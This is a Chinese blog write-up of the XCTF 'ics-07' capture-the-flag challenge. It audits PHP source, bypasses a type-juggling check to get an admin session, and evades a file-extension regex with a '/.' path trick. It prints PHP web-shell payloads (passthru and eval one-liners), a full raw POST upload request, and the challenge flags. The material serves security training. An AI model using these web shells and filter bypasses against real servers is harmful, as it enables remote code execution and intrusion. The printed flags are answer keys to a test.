XCTF的ics-07

原创

小 白 渣 于 2019-10-28 13:30:54 发布 1854 收藏 4

分类专栏： 代码审计 文件过滤 文章标签： xctf

本文链接：https://blog.csdn.net/qq_45552960/article/details/102777514

代码审计 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

文件过滤

1 篇文章 0 订阅

订阅专栏

三种解题方法

（1）

步骤

1.进入题目后，查看源码进行审计，第一步需要进行绕过，获取到admin的session。


2.绕过要注意的三个点为：

（1）floatval（$ _ GET [id]）！ ==‘1’ //浮点不为1

（2）substr（$ _ GET [id]，-1）===‘9‘ //id最后一位为9

（3）Mysql查询结果限制，id不能过大，

3.构建后exp为http://111.198.29.45:43136/index.php?page=&id=1/9&submit=提交查询#，可得到admin，如图所示



4.然后是文件过滤，要注意的三个点为：

（1）$filename=$ "$backup/$". file; //目录为假目录，传入file时，加上一个.../

（2）'/.+.ph(p[3457]?|t|tml)$/i' //正则过滤文件只匹配最后一个点的后缀，可以写入两次.php

（3）真实上传目录为upload

5.构建exp为file=.../123.php/1.php/...&con=<?php passthru($_GET[bash]);?>,用post方式进行传递

6.访问http://111.198.29.45:38479/uploaded/123.php?bash=cat .../flag.php，查看源码，获得flag，如图所示

```
<html>
<head>
  <meta charset="utf-8" />
</head>
<body>
  <?php
    $flag="cyberpeace{75cc2a3a2b4c5fcc6e43c6f1169501e9}";
  ?>
</body>
</html>
```

（2）

对源码进行审计

```php
<?php
  if  ($_SESSION['admin'])  {
      $con  =  $_POST['con'];
      $file  =  $_POST['file'];
      $filename  =  "backup/".$file;

      if(preg_match('/.+\.ph(p[3457]?|t|tml)$/i',  $filename)){
            die("Bad  file  extension");
      }else{
                chdir('uploaded');
            $f  =  fopen($filename,  'w');
            fwrite($f,  $con);
            fclose($f);
      }
  }
  ?>
```


这段说当session为admin时可以上传文件，文件会保存到uploaded/backup目录下，但是使用黑名单过滤掉了ph(p[3457]?|t|tml)这些后缀。

```php
<?php
    if  (isset($_GET[id])  &&  floatval($_GET[id])  !==  '1'  &&  substr($_GET[id],  -1)  ===  '9')  {
        include  'config.php';
        $id  =  mysql_real_escape_string($_GET[id]);
        $sql="select  *  from  cetc007.user  where  id='$id'";
        $result  =  mysql_query($sql);
        $result  =  mysql_fetch_object($result);
    }  else  {
        $result  =  False;
        die();
    }
```


这段说当传入的id值浮点值不能为1，但是id的最后一个数必须为9，session才能为admin。


利用php弱类型语言的特性可轻松绕过这一限制。

如下：

```php
<?php
$id = $_GET["id"];
echo floatval($id);
echo "<br/>";
echo substr($id, start: -1);
```

当id为1a9时可符合上面的要求。





可看到现在已经是admin用户了，那就继续上传文件拿到shell。原本想的这里是否可以进行注入，是代码中使用了mysql_real_escape_string()函数，该函数用于转义SQL语句中使用的字符串中的特殊字符，防御SQL注入．虽然可以利用宽字符注入绕过这个防御机制，但是要求目标站点使用GBK编码．这些细节信息我都不知道，所以想要注入是比较难的.

那么如何访问上传的文件已经不再是问题，需要做的仅仅是突破这个正则过滤．正则对文件后缀进行限制．所以关键点还是在文件后缀名上

如何突破文件后缀名的限制?主要思路有如下三点

一种是Web中间件的解析漏洞，因为已经知道中间件是Apache2，使用的是PHP．所以无非就是Apache解析漏洞或者PHP CGI解析漏洞

一种是通过上传.htaccess文件，该文件是Apache的一大特色．其中一个功能便是修改不同MIME类型文件使用的解析器．但要使用该功能需要Apache在配置文件中设置AllowOverride All，并且启用Rewrite模块，经过测试发现上传的.htaccess无法生效

```
# 举个例子 : 上传 .htaccess 文件 , 其中写入如下内容
 <FilesMatch "shell.jpg">
    SetHandler application/x-httpd-php
</FilesMatch>
# 此时 , shell.jpg 会被解析为PHP文件
# 但是经过测试这里 .htaccess 功能被禁用了
```

罕见文件后缀 , 想要解析PHP文件 , 并非后缀要是*.php . 如果查看mime.types , 会发现很多文件后缀都使用了application/x-httpd-php这个解析器

```
┌─[root@parrot]─[/tmp]
└──╼ #cat /etc/mime.types | grep php
#application/x-httpd-php                        phtml pht php
#application/x-httpd-php-source                 phps
#application/x-httpd-php3                       php3
#application/x-httpd-php3-preprocessed          php3p
#application/x-httpd-php4                       php4
#application/x-httpd-php5                       php5
```

其中 phps 和 php3p 都是源代码文件 , 无法被执行 . 而剩下所有的后缀都被正则表过滤 , 所以这种方式也无法成功上传可执行文件

所以最后还是回到了中间件解析漏洞上 , 但是经过测试发现并不是常规的解析漏洞 , 而是利用了一个Linux的目录结构特性 , 请看下面代码


```
┌─[✗]─[root@parrot]─[/tmp]
└──╼ #mkdir /var/www/html/1.php/
┌─[root@parrot]─[/tmp]
└──╼ #mkdir /var/www/html/1.php/2.php/
┌─[root@parrot]─[/tmp]
└──╼ #cd /var/www/html/1.php/2.php/..
┌─[root@parrot]─[/var/www/html/1.php]
└──╼ #
```

创建了一个目录为1.php , 在 1.php 下创建了一个子目录为 2.php 。Linux下每创建一个新目录 , 都会在其中自动创建两个隐藏文件。


```
┌─[root@parrot]─[/var/www/html/1.php/2.php]
└──╼ #ls -la
total 8
drwxr-xr-x 2 root root 4096 Jul  3 16:29 .
drwxr-xr-x 3 root root 4096 Jul  3 16:29 ..
```

其中 .. 代表当前目录的父目录 , .代表当前目录 , 所以这里访问 ./1.php/2.php/.. 代表访问 2.php的父目录 , 也就是访问 1.php 。

因此这里构造数据包时，可以构造如下POST数据




然后访问上传目录



可看到已将test.php上传了上去。

使用菜刀连接，即可得到shell，然后找到falg即可



编辑: /var/www/html/flag.php

```
<html>
<head>
  <meta charset="utf-8" />
</head>
<body>
  <?php
    $flag="cyberpeace{8bb83e66a5e4f7169fb547addbc9684a}";
   ?>
</body>
</html>

```


但是我很奇怪的事，特么的我的菜刀是不是有问题，老是连不上，我裂开！！！！！

（3）

三个需要注意的地方：

$filename=$"backup/"$ file
通过后面目录修改可以判定这里为假目录，需要绕过，可以通过.../
绕过

preg_match('/.+.ph(p[3457]?|t|tml)$/i', $filename$)这里有一个正则匹配，很明显这里只匹配最后-

```
POST /index.php?page=1&&id=1,9 HTTP/1.1
Host: 111.198.29.45:40616
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://111.198.29.45:40616/index.php?page=flag.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 74
Cookie: PHPSESSID=rru8acp5cuc0culhl11dp74gs3
Connection: close
Upgrade-Insecure-Requests: 1

con=<?php @eval($_POST['admin']);?>&file=../flag.php/.&Submit%21=Submit%21
```


连接菜刀


```
<html>
<head>
  <meta charset="utf-8" />
</head>
<body>
  <?php
    $flag="cyberpeace{94fdb2e951d97437115d3e7d907601be}";
  ?>
</body>
</html>
```

注意这里有个bug，用菜刀连接后看到flag文件是txt但打开并没有东西，我在构造post时find了下flag有关文件发现有个flag.php在这个目录下，所以就改了下后缀，不知道是这个菜刀的问题还是怎么